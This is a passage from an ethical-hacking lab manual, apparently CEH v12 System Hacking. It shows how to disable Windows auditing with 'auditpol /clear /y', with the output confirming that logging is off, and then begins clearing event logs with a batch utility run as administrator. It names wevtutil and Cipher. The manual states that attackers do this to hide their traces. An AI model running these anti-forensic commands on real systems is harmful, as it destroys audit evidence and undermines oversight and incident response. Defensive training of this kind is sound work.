  Kerberos Authentication Service        Success and Failure
  Credential Validation                  Success and Failure

C:\Windows\system32>auditpol /clear /y
The command was successfully executed.


C:\Windows\system32>

```


9. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: No Auditing indicates that the system is not logging audit policies.

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.



```

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    No Auditing
  System Integrity             No Auditing
  IPsec Driver                 No Auditing
  Other System Events          No Auditing
  Security State Change        No Auditing
Logon/Logoff
  Logon                        No Auditing
  Logoff                       No Auditing
  Account Lockout              No Auditing
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode           No Auditing
  Special Logon                 No Auditing
  Other Logon/Logoff Events     No Auditing
  Network Policy Server         No Auditing
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing
  Registry                     No Auditing
  Kernel Object                 No Auditing
  SAM                          No Auditing
  Certification Services        No Auditing
  Application Generated         No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share           No Auditing
  Removable Storage             No Auditing
  Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use    No Auditing
  Other Privilege Use Events     No Auditing
  Sensitive Privilege Use        No Auditing
Detailed Tracking
  Process Creation              No Auditing
  Process Termination           No Auditing
  
```


10. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
11. Close all open windows and document all the acquired information.

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

